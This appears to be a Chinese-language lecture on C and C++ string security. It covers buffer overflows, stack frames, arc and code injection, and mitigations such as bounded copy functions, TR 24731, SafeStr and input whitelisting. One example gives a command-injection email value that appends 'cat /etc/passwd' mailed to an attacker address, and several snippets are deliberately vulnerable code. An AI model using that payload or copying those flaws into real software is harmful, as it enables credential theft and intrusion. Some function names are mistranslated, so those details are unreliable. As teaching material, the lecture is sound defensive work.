

第三讲 字符串安全

一、背景和常见问题

1、字符串

(1) 包含了终端用户和软件系统交互的大部分数据

→ 命令行参数

→ 环境变量

→ 控制台输入

(2) 软件漏洞和漏洞利用是由下列字符串缺陷导致：

→ 字符串表示法

→ 字符串管理

→ 字符串操作

2、C 风格的字符串

C 风格的字符串由一个连续的字符序列组成，并以一个空字符 (null) 作为结束。

→ 一个指向字符串的指针实际上就是指向该字符串的起始字符。

→ 字符串长度指空字符之前的字节数

→ 字符串的值则是它所包含的按顺序排列的字符序列。

→ 存储一个字符串所需要的字节数是字符串的字符数加 1。(x 是每个字符的大小)

3、C++ 字符串

(1) C++ 的标准化促进了：

- 标准的类模板 `std::basic_string`
- 及它的 `char` 实例化 `std::string`
- 相对于 C 风格的字符串，`basic_string` 类更不容易出现安全漏洞。

(2) C 风格的字符串仍然是 C++ 程序中常见的数据类型。

(3) 一个 C++ 程序中不可避免地会用到多种字符串类型，除了一些极少数的情况：

- 没有字符串字面量
- 不需要与现有的接受 C 风格字符串的函数库交互
- 只使用 C 风格的字符串

二、常见的字符串操作错误

1、无界字符串复制

无边界字符串复制发生于从一个无边界数据源复制数据到一个定长的字符数组时。

```
int main(void) {  
  
    char Password[80];  
  
    puts("Enter 8 character password:");  
    gets(Password);  
  
    ...  
  
}
```

复制和连接字符串时也容易出现错误，因为标准 `strcpy()` 和 `strcat()` 函数执行的都是无边界复制操作。

```

int main(int argc, char *argv[]) {
    char name[2048];
    strcpy(name, argv[1]);
    strcat(name, " = ");
    strcat(name, argv[2]);
    ...
}

```

简单的解决方案：利用 `strlen()` 测试输入字符串的长度然后动态分配内存。

```

1. int main(int argc, char *argv[]) {
2.     char *buff = (char
3. *)malloc(strlen(argv[1])+1);
4.     if (buff != NULL) {
5.         strcpy(buff, argv[1]);
6.         printf("argv[1] = %s.\n", buff);
7.     }
8.     else {
9.         /* Couldn't get the memory - recover
10. */
11.     }
12.     return 0;
13. }

```

对于下列的 C++ 程序，如果用户输入多于 11 个字符，也会导致越界写。

```

#include <iostream.h>

int main(void) {
    char buf[12];
    cin >> buf;
    cout << "echo: " << buf << endl;
}

```

简单的解决方案:

```
#include <iostream.h>
```

```
int main() {  
    char buf[12]  
  
    cin.width(12);  
    cin >> buf;  
    cout << "echo: "  
}
```

如果其域宽（继承自ios base: : width）被设置为大于0，提取操作可以被限制为只提取指定数量的字符

一次提取操作调用结束后域宽被重置为0。

2、空结尾错误

当使用 C 风格字符时，另一个常见的问题是字符串末尾没有正确的空字符。

```
int main(int argc, char* argv[]) {  
    char a[16];  
    char b[16];  
    char c[32];  
  
    strncpy(a, "0123456789abcdef", sizeof(a));  
    strncpy(b, "0123456789abcdef", sizeof(b));  
    strncpy(c, a, sizeof(c));  
}
```

a[] 和 b[] 都没有正确地结尾

strncpy 函数

```
char *strncpy(char * restrict s1, const char * restrict s2, size_t n);
```

从数组 S2 中复制不超过 n 个字符串（空字符后的字符不会被复制）到目标数组 S1 * 中。

因此，如果第一个数组 S2 中的前 n 个字符中不存在空字符，那么其结果字符串将不会是以空字符结尾的。

3、截断

一些限制字节数的函数通常用来防止缓冲区溢出漏洞

→ strncpy() 代替 strcpy()

→ fgets()代替 gets()

→ snprintf()代替 sprintf()

当目标字符数组的长度不足以容纳一个字符串的内容时，就会发生字符串截断

字符串截断会丢失数据，有时也会导致软件漏洞

4、差一错误

●你能找出这个程序中所有差一错误吗？

```
1. int main(int argc, char* argv[]) {
2.     char source[10];
3.     strcpy(source, "0123456789");
4.         char *dest = (char
        *)malloc(strlen(source));
5.     for (int i=1; i <= 11; i++) {
6.         dest[i] = source[i];
7.     }
8.     dest[i] = '\0';
9.     printf("dest = %s", dest);
10. }
```

5、数组写入越界

```
int main(int argc, char *argv[]) {
    int i = 0;
    char buff[128];
    char *arg1 = argv[1];

    while (arg1[i] != '\0' ) {
        buff[i] = arg1[i];
        i++;
    }
    buff[i] = '\0';
    printf("buff = %s\n", buff)
}
```

由于C风格字符串实际上就是字符数组，因此完全有可能在不调用任何函数的情况下做了不安全的字符串操作

6、不恰当的数据处理

应用程序输入一个用户的 email 地址，并把地址写入缓冲区

[Viega 03]

```
sprintf(buffer,  
        "/bin/mail %s < /tmp/email",  
        addr  
        );
```


→ 使用 system()调用执行缓冲区中的数据。

→ 当用户输入下列格式的一个 email 地址的时候，就会出现风险

bogus@addr.com; cat /etc/passwd | mail some@badguy.net

三、字符串问题导致的安全漏洞

1、缓冲区溢出



(1) 当向为某特定数据结构分配的内存空间边界之外写入数据时，就会发生缓冲区溢出。

(2) 缓冲区边界被忽视和不检查造成的

(3) 可通过修改下列参数来利用缓冲区溢出：



→ 变量

→ 数据指针

→ 函数指针

→ 栈返回地址

(4) 当缓冲区溢出覆写分配给执行栈内存中的数据时，就会导致栈粉碎。成功的利用这个漏洞能够覆写栈返回地址，从而在目标机器中执行任意代码。



注意: 这个漏洞还可以被用于执行包含在输入字符串中的任意代码。

2、程序栈

(1) 栈通过存储下列内容来追踪程序的执行和状态。

➤ 调用函数的返回地址

➤ 函数参数

➤ 局部（临时）变量

(2) 在下列情况下栈需要被修改


➤ 在函数调用期间

➤ 函数初始化期间

➤ 从子例程返回时

● 堆栈支持嵌套调用

● 帧指由函数调用引发的压入栈的数据。



(3) 栈用于存储

→ 调用函数的返回地址

→ 子例程的实际参数

→ 局部（自动）变量

(4) 当前帧的地址被存储到帧或者基址寄存器中（英特尔架构中的 EBP）

(5) 帧指针在栈中是一个定点的引用。

(6) 下列情况出现时，栈要被修改

→ 子例程调用

● **function(4, 2);**

```
push 2  
push 4  
call function (411A29h)
```

把第2个参数压入栈

把第1个参数压入栈

把返回地址压入栈并跳到那个地址

EIP = 00411A80 ESP = 0012FE0C EBP = 0012FEDC

EIP: 扩展指令指针 **ESP:** 扩展栈指针 **EBP:** 扩展基指针

→ 子例程初始化

● **void function(int arg1, int arg2) {**

```
push ebp
```

存储帧指针

```
mov ebp, esp
```

子例程的帧指针被设置为当前栈指针

```
sub esp, 44h
```

为局部变量分配

EIP = 00411A29 ESP = 0012FD40 EBP = 0012FE00

EIP: 扩展指令指针 **ESP:** 扩展栈指针 **EBP:** 扩展基指针

→ 从子例程返回

● **return();**

```
mov esp, ebp
```

存储栈指针

```
pop ebp
```

存储帧指针

```
ret
```

将返回地址从栈弹出，并把控制移交给那个位置

EIP = 00411A87 ESP = 0012FE08 EBP = 0012FEDC

EIP: 扩展指令指针 **ESP:** 扩展栈指针 **EBP:** 扩展基指针

→ 返回调用函数


```
●function(4, 2);  
push 2  
push 4  
call function (411230h)  
add esp, 8
```

存储栈指针

EIP = 00411A8A ESP = 0012FE10 EBP = 0012FEDC

EIP:扩展指令指针 ESP:扩展栈指针 EBP: 扩展基指针

(7) 程序案例



代码


EIP



```
puts("Enter Password:");  
PwStatus = IsPasswordOk();  
if (PwStatus == false) {  
    puts("Access denied");  
    exit(-1);  
}  
else puts("Access granted");
```

栈

ESP



3、弧注入

弧注入将控制转移到已经存在于程序内存空间中的代码中。

→ 弧注入的利用方式是在程序的控制流“团”中插入一段新的“弧”（表示控制流转移），而不是进行代码注入。

→ 可以安装一个已有函数的地址，如 `system()` 或 `exec()`，用于执行已存在于本地系统上的程序

→ 更复杂的攻击可能会使用这种技术

4、代码注入

(1) 攻击者创建一个恶意参数

→ 一个蓄意构造的字符串，其中包含一个指向某些恶意代码的指针，该代码也由攻击者提供。

(2) 当函数返回时，控制就被转移到了那段恶意代码。

→注入的代码就会以与该有漏洞的程序相同的权限运行

→攻击者通常都以“以 root 或其他较高权限运行”的程序为目标

(3) 恶意参数的特征

→必须被漏洞程序作为合法输入接受。

→参数，以及其他可控输入必定导致了漏洞代码路径的执行。

→在控制权转移到恶意代码之前，参数不能导致程序非正常终止。

(4) 恶意参数的目的是把控制权转移给恶意代码

→可能包含在恶意参数中

→可能在一个有效的输入操作期间注入恶意代码

→恶意代码可以执行以其他任何形式编程所能执行的功能，不过它们通常只是简单地在受害机器上开一个远程。

出于这个原因，被注入的恶意代码通常被称为 shellcode。

四、缓解措施

●缓解措施包括：

→预防缓冲区溢出

→侦测缓冲区溢出并安全地恢复，使得漏洞利用的企图无法得逞。

●防范策略

→静态分配空间

→动态分配空间

1、静态方法

静态分配缓冲区。假设一个固定大小的缓冲区

→在缓冲区满了以后，不可能添加再数据

→因为静态的方法丢弃了超出的数据，所以实际的程序数据会丢失。

→因此，生成的字符串必须被充分验证

(1) 输入验证

●缓冲区溢出通常是字符串或内存越界拷贝的结果。

●缓冲区溢出是确保输入数据的大小不超过其存储的最小缓冲区来可以预防。

(2) strncpy() 和 strncat()

```
size_t strncpy(char *dst, const char *src, size_t size);
```

```
size_t strncat(char *dst, const char *src, size_t size);
```

strncpy() 从 src 复制空结尾的字符串到 dst（直到 size 大小的字符）。

strncat() 函数把非空结尾的字符串 src 连接到 dst 末尾（不超过 size 的字符都能够连接到 dst 末尾）。

●为了阻止缓冲区溢出，strncpy() 和 strncat() 接受 size 大小的目标字符串作为参数。

→对于静态分配目标缓冲区来说，这个值能够很容易地通过 sizeof() 操作来获取。

→动态缓冲区的大小不容易计算

● 两个函数都确保目标字符串对所有非零长度的缓冲区来说都是非空结尾的。

● `strncpy()` 和 `strncat()` 函数返回它们希望创建的字符串的总长度。

→ `strncpy()` 简单返回源字符串的总长度 that is simply the length of the source

→ `strncat()` 返回（连接前）目标字符串的长度加上源字符串的长度。

● 为了检查字符串截断，程序需要验证返回值是否小于参数大小。

● 如果返回的字符串被程序员截断了

→ 知道需要存储的字符串的字节数目

→ 可能重新分配或者重新复制

● `strncpy()` 和 `strncat()` several 在几个 UNIX 变体中包括 OpenBSD 和 Solaris 中可以使用，但不包括 GNU/Linux (glibc)。

● 如果指定的缓冲区大小比实际的缓冲区长度长，不正确的使用这些函数仍然可能会导致缓冲区溢出。

● 如果程序员无法验证这些函数结果，仍可能发生截断错误。

(3) ISO/IEC “Security” TR 24731

● 缓解

→ 缓冲区溢出攻击

→ 默认保护与计划相关文件

- 不产生无结尾的字符串
- 不意外截断字符串
- 保存空字符结尾的字符串数据类型
- 支持编译时检查
- 使失败显现
- 有一个统一的函数参数和返回类型模式

(1) `strcpy_s()` 代替 `strcpy()`

把字符从源字符串复制到目标字符数组，直到并包括终止 null 字符。

```
errno_t strcpy_s(char * restrict s1, rsize_t s1max, const char * restrict
s2);
```

与 `strcpy()` 类似，包含一个额外的 `rsize_t` 参数类型来确定目标缓冲区的最大长度。

只有当源字符串可以完全复制到目标缓冲区，且目标缓冲区没有发生溢出时，才算成功。

(2) `strcat_s()` 代替 `strcat()`

(3) `strncpy_s()` 代替 `strncpy()`

(4) `strncat_s()` 代替 `strncat()`

● 如果目标缓冲区的最大长度是不被正确指定，函数仍能发生缓冲区溢出。

● The ISO/IEC TR 24731 函数

→ 不是“完全安全的”

→ 标准化但可能仍在发展

→ 在下面方面有用

➤ 预防性维护

➤ 遗留系统现代化

2、动态方法

● 动态分配的缓冲区需要动态调整额外的内存。

● 动态方法更好，而且不丢弃多余的数据。

● 主要缺点是,如果输入被限制，则可能

→ 耗尽机器内存

→ 结果导致拒绝服务攻击

(1) 防范策略：SafeStr

● 由 Matt Messier 和 John Viega 编写

● 为 C 提供丰富的字符串操作库

→ 拥有安全的语义

→ 与遗留的库代码互操作

→ 使用一种动态分配的方式，可以在需要时自动调整字符串的大小。

● SafeStr 通过需要在需要增加字符串大小的操作中，重新分配内存并移动字符串内容来实现这一点。

● 因此，在使用这个库的时候，不会发生缓冲区溢出

● SafeStr 库基于 safestr_t 类型

● safestr_t 类型与 char* 是兼容的，并且可以将 safestr_t 转型为 char* 当作 C 风格字符使用。

● safestr_t 类型保存了由该指针所引用的内存部分的说明信息（例如，实际长度和分配的长度），保存子指针所指向的内存之前。

● 使用 XXL 库来执行错误处理

→ 为 C 和 C++ 提供了异常和资产管理

→ 调用者负责处理异常

→ 如果没有指定异常处理程序，则默认情况下

➢ 输出消息到 stderr

➢ 调用 abort()

● 依赖 XXL 可能会出现一个问题，因为两个库需要用来支持这个解决方案。

```
safestr_t str1;  
safestr_t str2;
```

```
XXL_TRY_BEGIN {  
    str1 = safestr_alloc(12, 0);  
    str2 = safestr_create("hello, world\n", 0);  
    safestr_copy(&str1, str2);  
    safestr_printf(str1);  
    safestr_printf(str2);  
}
```

```
XXL_CATCH (SAFESTR_ERROR_OUT_OF_MEMORY)
```

```
{  
    printf("safestr out of memory.\n");  
}
```

```
XXL_EXCEPT {  
    printf("string operation failed.\n");  
}  
XXL_TRY_END;
```

为字符串分配内存空间

复制字符串

捕捉内存错误

处理剩下的异常

(2) 管理字符串

● 管理动态字符串

→ 分配缓冲区

→ 如果需要额外的内存， 则重新调整内存大小

● 管理字符串操作， 以确保

→ 字符串操作没有导致缓冲区溢出

→ 数据没有丢失

→ 字符串正常终止（字符串可能是也可能不是内部空结尾）

● 缺点

→ 无限制地消耗内存， 可能导致拒绝服务攻击

→ 性能开销

● 使用一个不透明的数据类型管理字符串

```
struct string_mx;
```

```
typedef struct string_mx *string_m;
```

● 这种类型的特征是

→ 私有的

→ 特定实现的

```
errno_t retValue;  
char *cstr; // c style string  
string_m str1 = NULL;  
  
if (retValue = strcreate_m(&str1, "hello, world")) {  
    fprintf(stderr, "Error %d from strcreate_m.\n",  
            retValue);  
}  
else { // print string  
    if (retValue = getstr_m(&cstr, str1)) {  
        fprintf(stderr, "error %d from getstr_m.\n",  
                retValue);  
    }  
    printf("(%s)\n", cstr);  
    free(cstr); // free duplicate string  
}
```

状态码统一提供返回值

- 防止嵌套
- 鼓励状态检查

(3) 黑名单

用下划线或其他无害的字符来取代危险的字符串输入。

→需要程序员来识别所有危险的字符和字符组合

→如果对被调用的项目、流程、库或组件没有很详细的了解
是很难错操作的

→有可能在编码或转义危险的字符后，成功地绕过了黑名单
检查。

(4) 白名单

定义可接受的字符列表，删除任何不可接受的字符。

有效的输入值列表通常是可预测的、定义良好的可控大小。

白色的清单可以用来确保一个字符串中只包含程序员认为安全的
字符。

(5) 数据处理

字符串管理库通过(可选)确保字符串中的所有字符属于一组预定的
“安全”字符，来提供一种处理数据的机制。

```
errno_t setcharset(string_m s, const string_m safeset);
```